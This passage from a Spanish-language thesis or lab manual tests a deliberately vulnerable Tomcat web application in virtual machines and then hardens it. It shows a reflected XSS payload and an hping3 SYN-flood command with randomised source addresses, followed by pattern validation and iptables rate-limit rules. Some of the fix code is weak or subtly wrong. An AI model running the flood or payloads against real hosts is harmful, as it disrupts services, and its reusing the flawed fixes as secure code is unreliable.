/host-manager	Ninguno especificado	Tomcat Host Manager Application	true	1	Arrancar Parar Recargar Replegar Expirar sesiones sin trabajar ≈ 30 minutos
/manager	Ninguno especificado	Tomcat Manager Application	true	1	Arrancar Parar Recargar Replegar Expirar sesiones sin trabajar ≈ 30 minutos
/sample	Ninguno especificado	Hello, World Application	true	0	Arrancar Parar Recargar Replegar Expirar sesiones sin trabajar ≈ 30 minutos

Desplegar

Desplegar directorio o archivo WAR localizado en servidor

Trayectoria de Contexto (opcional):
 Version (for parallel deployment):
 URL de archivo de Configuración XML:
 URL de WAR o Directorio:

Desde Kali accedemos a la url donde se encuentra cargado el proyecto de la aplicación web en este caso es la URL: 192.168.101.140:8080/AppTesis-1.0/



Formulario


Nombre

Apellido


Teléfono

Validar IP:


Intentamos inyectar comandos dentro de alguno de los campos, en este caso ingresamos javascript dentro del campo validar IP



Esta acción provocará una lectura de código html y se aplica como parte del código fuente de la página web



Otra herramienta que ayuda a la inyección de comandos por peticiones es burpsuite, en este ejercicio capturamos la petición de post al enviar los parámetros llenos, posteriormente introducimos código que altere la respuesta.




Corrección para XSS reflejado

Crear validaciones de formularios con el atributo "pattern" a las entradas de datos, en este caso se consideró unas validaciones del ingreso de solo letras y números, de esta manera prohibimos el ingreso de código html en los campos.

En la figura se muestra el uso del atributo pattern, añadiendo [A-Za-z]{1,15} a los campos nombre, apellido y teléfono.

```
<body>
  <h1>Formulario</h1>
  <br/><!-- comment -->
  <form method="post" action="usuario">
    <table>
      <tr>
        <td>Nombre</td>
        <td><input type="text" pattern="[A-Za-z]{1,15}" name="nombre" /></td>
      </tr>
      <tr>
        <td>Apellido</td>
        <td><input type="text" pattern="[A-Za-z]{1,18}" name="apellido" /></td>
      </tr>
      <tr>
        <td>Teléfono</td>
        <td><input type="text" pattern="[0-9]{1,11}" name="telefono" /></td>
      </tr>
      <tr colspan="2">
        <td><input type="submit" value="guardar"/>
      </tr>
    </table>
  </form>
```

En la siguiente figura visualizamos el resultado de la validación añadida, donde no nos permite introducción código javascript dentro del campo de entrada teléfono.



Formulario

Nombre

Apellido

Teléfono

! Busque la coincidencia con el formato solicitado.

Validar IP:

En la figura se muestra la definición de la variable host que obtiene valores del parámetro "host" enviado en la solicitud http, al verificar si el host no es null y cumple con el patrón especificado utilizando `host.matches("[a-zA-Z0-9.-]+$")`. Esto asegura que el valor de host solo contenga caracteres alfanuméricos, puntos(.) y guiones (-).

```

<%
String host = request.getParameter("host");
int timeout = 3000; // Tiempo de espera en milisegundos

// if (host != null && !host.isEmpty()) { //codigo anterior
if(host != null && host.matches("[a-zA-Z0-9.-]+$")) {
    try {
        InetAddress inetAddress = InetAddress.getByAddress(host);
        boolean reachable = inetAddress.isReachable(timeout);

        out.println("<h2>Ping Result:</h2>");
        if (reachable) {

            out.println("<p>" + host + " is reachable.</p>");
        } else {

            out.println("<p>" + host + " is not reachable.</p>");
        }
    } catch (Exception e) {


        out.println("<p>Error: " + e.getMessage() + "</p>");
    }
}
%>

<br>

<form action="" method="GET" >
    <label for="host">Validar IP:</label>
    <!-- <input type="text" name="host" id="host"-->
    <input type="text" pattern="[1-9,\\.]{1,15}" name="host" id="host">
    <input type="submit" value="Ping">
</form>

```

En la figura visualizamos el resultado de la validación agregada, donde nos prohíbe el ingreso de código dentro del url




Formulario

Nombre


Apellido

Teléfono

Validar IP:

 Busque la coincidencia con el formato solicitado.

En la figura visualizamos el resultado de la validación agregada, donde nos prohíbe el ingreso de código dentro del campo validar IP



localhost:3080/AppTesis/?host=<script>alert("xss")</script>

Formulario

Nombre

Apellido

Teléfono

Validar IP:

Vulnerabilidad de DoS


Hping3 -c 200000 -d 120 -S -p 80 -flood --randsource 192.168.101.140

Indicamos que utilizamos la herramienta hping3, enviaremos la cantidad de 200000 paquetes con un tamaño de 120, atacaremos el puerto 80, enviaremos el paquete tan rápido como podamos, cambiaremos aleatoriamente la IP de origen.

```

root@hmstudent: /home/hmstudent
File Actions Edit View Help
(hmstudent@hmstudent)-[~]
$ sudo du
[sudo] password for hmstudent:
Sorry, try again.
[sudo] password for hmstudent:
Sorry, try again.
[sudo] password for hmstudent:
zsh: suspended sudo du
(hmstudent@hmstudent)-[~]
$ sudo su
[sudo] password for hmstudent:
(root@hmstudent)-[/home/hmstudent]
# hping3 -c 200000 -d 120 -S -p 80 --flood --rand-source 192.168.101.140
HPING 192.168.101.140 (eth0 192.168.101.140): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
  
```

Este proceso enviara una gran cantidad de paquetes, al servidor de aplicaciones provocando un aumento excesivo de consumo de CPU, a su vez interrumpiendo el funcionamiento correcto de la aplicación WEB como lo mencionado en la tabla 3.



```

server@server-virtual-machine: ~
0[|||||||||||||||||||||||||||||100.0%] Tasks: 134, 314 thr; 1 running
1[|] 2.6% Load average: 0.66 0.33 0.21
Mem[|||||||||||||||||||||||||1003M/1.88G] Uptime: 02:46:04
Swp[|||||] 498M/2.09G

  PID USER  PRI  NI  VIRT  RES  SHR  S  CPU% MEM%  TIME+  Command
 2835 server  20   0 4053M 236M 115M S  1.3 12.3 0:19.08 /usr/bin/gnome-
4853 server  20   0 13856 4736 3584 R  1.3 0.2 0:00.20 htop
  617 systemd-o 20   0 14968 6912 6144 S  0.7 0.4 0:16.00 /lib/systemd/sy
2163 mysql  20   0 1742M 11436 10240 S  0.7 0.6 0:03.09 /usr/sbin/mysql
2908 server  20   0 310M 7680 7168 S  0.7 0.4 0:00.28 /usr/libexec/gv
  1 root  20   0 162M 11844 8260 S  0.0 0.6 0:03.23 /sbin/init spla
 313 root  19  -1 56768 24576 23680 S  0.0 1.2 0:00.63 /lib/systemd/sy
 358 root  20   0 28660 7424 4608 S  0.0 0.4 0:01.17 /lib/systemd/sy
 620 systemd-r 20   0 25540 11492 8960 S  0.0 0.6 0:00.24 /lib/systemd/sy
 621 systemd-t 20   0 89388 7168 6528 S  0.0 0.4 0:00.09 /lib/systemd/sy
 633 systemd-t 20   0 89388 7168 6528 S  0.0 0.4 0:00.00 /lib/systemd/sy
 637 root  20   0 56532 10112 9216 S  0.0 0.5 0:00.03 /usr/bin/VGAuth
 638 root  20   0 312M 8192 7424 S  0.0 0.4 0:22.87 /usr/bin/vmtool
 671 root  20   0 237M 7928 7032 S  0.0 0.4 0:00.32 /usr/libexec/ac
 672 root  20   0 2816 1920 1792 S  0.0 0.1 0:00.03 /usr/sbin/acpid
 675 avahi  20   0 7632 3840 3584 S  0.0 0.2 0:00.21 avahi-daemon: r
  
```

Prevención para DoS

La prevención nos ofrece una posibilidad de eliminar un ataque y a su vez no se ejecute. Estas medidas aplican cambios en los protocolos, aplicaciones y sistemas para fortalecer el intento de ataques. El objetivo de la prevención es amenorar el riesgo de sufrir algunos de los ataques de vulnerabilidad. Sin embargo, la prevención no elimina la amenaza de ataques por denegación de servicio, simplemente los retiene y no permite el ingreso a su ejecución.

IpTables

es una herramienta de línea de comandos muy útil en Linux que se utiliza para configurar la funcionalidad de protección de red incorporada en el núcleo del sistema operativo. Con esta herramienta, puedes establecer reglas y filtros que te permiten controlar el flujo de tráfico de red y proteger tu sistema de manera efectiva. Iptables te brinda la capacidad de definir reglas específicas para permitir o bloquear diferentes tipos de paquetes de red, basándose en diversos criterios como direcciones IP de origen y destino, puertos, protocolos y otros aspectos relevantes. Gracias a estas funcionalidades, puedes fortalecer la seguridad de tu sistema y tener un mayor control sobre las conexiones de red que se establecen. (Purdy, 2009)

Las cadenas más comunes son:

INPUT: Controla el tráfico entrante destinado al sistema.


OUTPUT: Controla el tráfico saliente generado desde el sistema.

FORWARD: Controla el tráfico que se envía a través del sistema (enrutamiento).

Bloqueo de tráfico ICMP

Esta regla bloquea el ping, también bloquea los paquetes de inundación icmp, además de bloquear el ping flood o ping de la muerte.

```
iptables -t mangle -A PREROUTING -p icmp -j DROP
```




```
server@server-virtual-machine: ~
server@server-virtual-machine:~$ iptables -t mangle -A PREROUTING -p icmp -j DROP
iptables v1.8.7 (nf_tables): Could not fetch rule set generation id: Permission
denied (you must be root)
server@server-virtual-machine:~$ sudo iptables -t mangle -A PREROUTING -p icmp -
j DROP
[sudo] contraseña para server:
Lo siento, pruebe otra vez.
[sudo] contraseña para server:
Lo siento, pruebe otra vez.
[sudo] contraseña para server:
server@server-virtual-machine:~$
```

Bloqueo de tráfico por cantidad de conexiones

Esta regla bloquea a equipos que superan un umbral determinado de cantidades de conexiones establecidas, en este caso si un host en internet realiza 85 conexiones al puerto 80 se bloqueara asumiendo que es algún tipo de ataque.

```
iptables -A INPUT -p tcp -m connlimit --connlimit-above 85
-j REJECT --reject-with tcp-reset
```




```
server@server-virtual-machine:~$ sudo iptables -A INPUT -p tcp -m connlimit --connlimit-above 85 -j REJECT --reject-with tcp-reset
server@server-virtual-machine:~$ iptables -L
iptables v1.8.7 (nf_tables): Could not fetch rule set generation id: Permission denied (you must be root)
server@server-virtual-machine:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target prot opt source destination
REJECT tcp -- anywhere anywhere #conn src/32 > 85
reject-with tcp-reset
Chain FORWARD (policy ACCEPT)
target prot opt source destination
Chain OUTPUT (policy ACCEPT)
target prot opt source destination
server@server-virtual-machine:~$
```

Bloqueo de tráfico por cantidad de conexiones por unidad de tiempo


Esta regla limita un máximo de 50 conexiones por segundo de máquinas remotas, con una ráfaga de 18 conexiones entre segundos. Esto es importante ya que muchas veces un atacante intentara inundar de trafico nuestros servidores intentando establecer muchas conexiones.

```
iptables -A INPUT -p tcp -m conntrack --ctstate NEW -m
limit --limit 50/s --limit-burst 18 -j ACCEPT
iptables -A INPUT -p tcp -m conntrack --ctstate NEW -j DROP
```



```
server@server-virtual-machine:~$ sudo iptables -A INPUT -p tcp -m conntrack --ctstate NEW -m limit --limit 50/s --limit-burst 18 -j ACCEPT
server@server-virtual-machine:~$ sudo iptables -A INPUT -p tcp -m conntrack --ctstate NEW -j DROP
server@server-virtual-machine:~$ sudo iptables
iptables v1.8.7 (nf_tables): no command specified
Try 'iptables -h' or 'iptables --help' for more information.
server@server-virtual-machine:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target prot opt source destination
REJECT tcp -- anywhere anywhere #conn src/32 > 85
reject-with tcp-reset
ACCEPT tcp -- anywhere anywhere ctstate NEW limit:
avg 50/sec burst 18
DROP tcp -- anywhere anywhere ctstate NEW
Chain FORWARD (policy ACCEPT)
target prot opt source destination
Chain OUTPUT (policy ACCEPT)
target prot opt source destination
server@server-virtual-machine:~$
```


Después de agregar las reglas que mencionamos, realizamos nuevamente el ataque y verificamos que la elevación del procesador ya no se eleva al 100%.



```

Chain FORWARD (policy ACCEPT)
target     prot opt source
Chain OUTPUT (policy ACCEPT)
target     prot opt source
server@server-virtual-machine:~$ s
state NEW -m limit --limit 50/s --
server@server-virtual-machine:~$ s
state NEW -j DROP
server@server-virtual-machine:~$ s
iptables v1.8.7 (nf_tables): no co
Try `iptables -h' or 'iptables --h
server@server-virtual-machine:~$ s
Chain INPUT (policy ACCEPT)
target     prot opt source
REJECT    tcp  --  anywhere
reject-with tcp-reset
ACCEPT    tcp  --  anywhere
avg 50/sec burst 18
DROP      tcp  --  anywhere
Chain FORWARD (policy ACCEPT)
target     prot opt source
Chain OUTPUT (policy ACCEPT)
target     prot opt source
server@server-virtual-machine:~$

```

```

0% [|||||] 0.7% Tasks: 129, 308 thr; 1 running
1% [|||||] 6.7% Load average: 0.00 0.09 0.22
Mem [|||||] 1.12G/1.88G Uptime: 00:33:50
Swp [|||||] 240M/2.09G

```

PID	USER	PRI	NI	VIRT	RES	SHR	S	CPU%	MEM%	TIME+	Command
2766	server	20	0	167M	5676	1664	S	0.0	0.3	0:00.00	(sd-pam)
2765	server	20	0	17960	10496	7936	S	0.0	0.5	0:00.37	/lib/systemd/sy
313	root	19	-1	64948	16612	14948	S	0.0	0.8	0:00.51	/lib/systemd/sy
715	root	20	0	15484	7584	6912	S	0.0	0.4	0:00.22	/lib/systemd/sy
616	systemd-o	20	0	14836	6784	6016	S	0.0	0.3	0:03.00	/lib/systemd/sy
618	systemd-r	20	0	25540	10976	8704	S	0.0	0.6	0:00.14	/lib/systemd/sy
619	systemd-t	20	0	89388	6656	6528	S	0.0	0.3	0:00.07	/lib/systemd/sy
623	systemd-t	20	0	89388	6656	6528	S	0.0	0.3	0:00.00	/lib/systemd/sy
361	root	20	0	28660	8064	4480	S	0.0	0.4	0:00.86	/lib/systemd/sy
1	root	20	0	164M	13156	8292	S	0.0	0.7	0:03.40	/sbin/init spla
717	root	20	0	16504	4864	4352	S	0.0	0.2	0:00.02	/sbin/wpa_suppl
3290	server	20	0	38920	11776	10368	S	0.0	0.6	0:00.10	/snap/snapd-des
3372	server	20	0	419M	30348	21760	S	0.0	1.5	0:00.19	/snap/snapd-des
3414	server	20	0	419M	30348	21760	S	0.0	1.5	0:00.00	/snap/snapd-des
3415	server	20	0	419M	30348	21760	S	0.0	1.5	0:00.00	/snap/snapd-des
3416	server	20	0	419M	30348	21760	S	0.0	1.5	0:00.00	/snap/snapd-des

6. Conclusiones

- Realizar un análisis previo de las vulnerabilidades que puede presentar un servidor de correo es de gran importancia, esto con el fin de establecer acciones de mitigación y reacción ante posibles eventos que sean generados por factores externos. Los atacantes buscan alterar el funcionamiento correcto de los servidores con diversos objetivos.
- El uso de máquinas virtuales en ambientes controlados permite realizar pruebas de seguridad, para simular ataques, explotar vulnerabilidades. Dentro de un entorno empresarial, esto es de gran ayuda para no alterar el funcionamiento normal de una empresa, para evitar la pérdida de información y no manipular los servidores dentro de un entorno laboral.
- Se logró evidenciar que los cambios realizados en la máquina virtual con vulnerabilidades surgieron efecto en la máquina virtual que se implementó con las soluciones sugeridas. Este manual de las vulnerabilidades detectadas es una referencia para posibles soluciones y deja abierta la posibilidad de nuevas investigaciones en el campo del análisis de vulnerabilidades.
- La utilización de ambientes virtuales para emular servidores de aplicaciones facilita la indagación de las vulnerabilidades que se generan intencionalmente en las configuraciones iniciales, permitiendo un mejor manejo al tratamiento de dichas vulnerabilidades. De esta manera realizar pruebas sin límite de intentos.
- Investigar el funcionamiento de las vulnerabilidades que se aprovechan de las malas configuraciones, ayudan a comprender la gran importancia de mantener el servidor completamente configurado y con sus debidas restricciones.
- Abordar las vulnerabilidades de XSS en el código fuente es esencial para garantizar la seguridad de las aplicaciones web y proteger a los usuarios de las potenciales consecuencias adversas. La combinación de buenas prácticas de desarrollo, medidas de seguridad y concienciación adecuada puede ayudar a prevenir y mitigar los riesgos asociados con el XSS.

7. Bibliografía

- Amoroch, J. (2020). *Diseño de estrategias de mitigación a las vulnerabilidades del entorno virtual Metasploitable*. Obtenido de <https://repository.unad.edu.co/handle/10596/36690>
- Apache Tomcat. (1999). *The Apache Software Foundation*. Obtenido de <https://tomcat.apache.org/>
- Arias Paredes, Á. S. (2019). *Dspace ESPOCH*. Recuperado el 2023, de <http://dspace.esPOCH.edu.ec/bitstream/123456789/13631/1/98T00269.pdf>
- AYALA, C. H. (2017). *MEJORES PRÁCTICAS DE SEGURIDAD EN AMBIENTES VIRTUALES*. Recuperado el 21 de 09 de 2023, de http://bibliotecadigital.econ.uba.ar/download/tpos/1502-1525_TapiaAyalaCH.pdf
- Ayala, C. T. (2017). *MEJORES PRÁCTICAS DE SEGURIDAD EN AMBIENTES VIRTUALES*. Recuperado el 21 de 09 de 2023, de http://bibliotecadigital.econ.uba.ar/download/tpos/1502-1525_TapiaAyalaCH.pdf
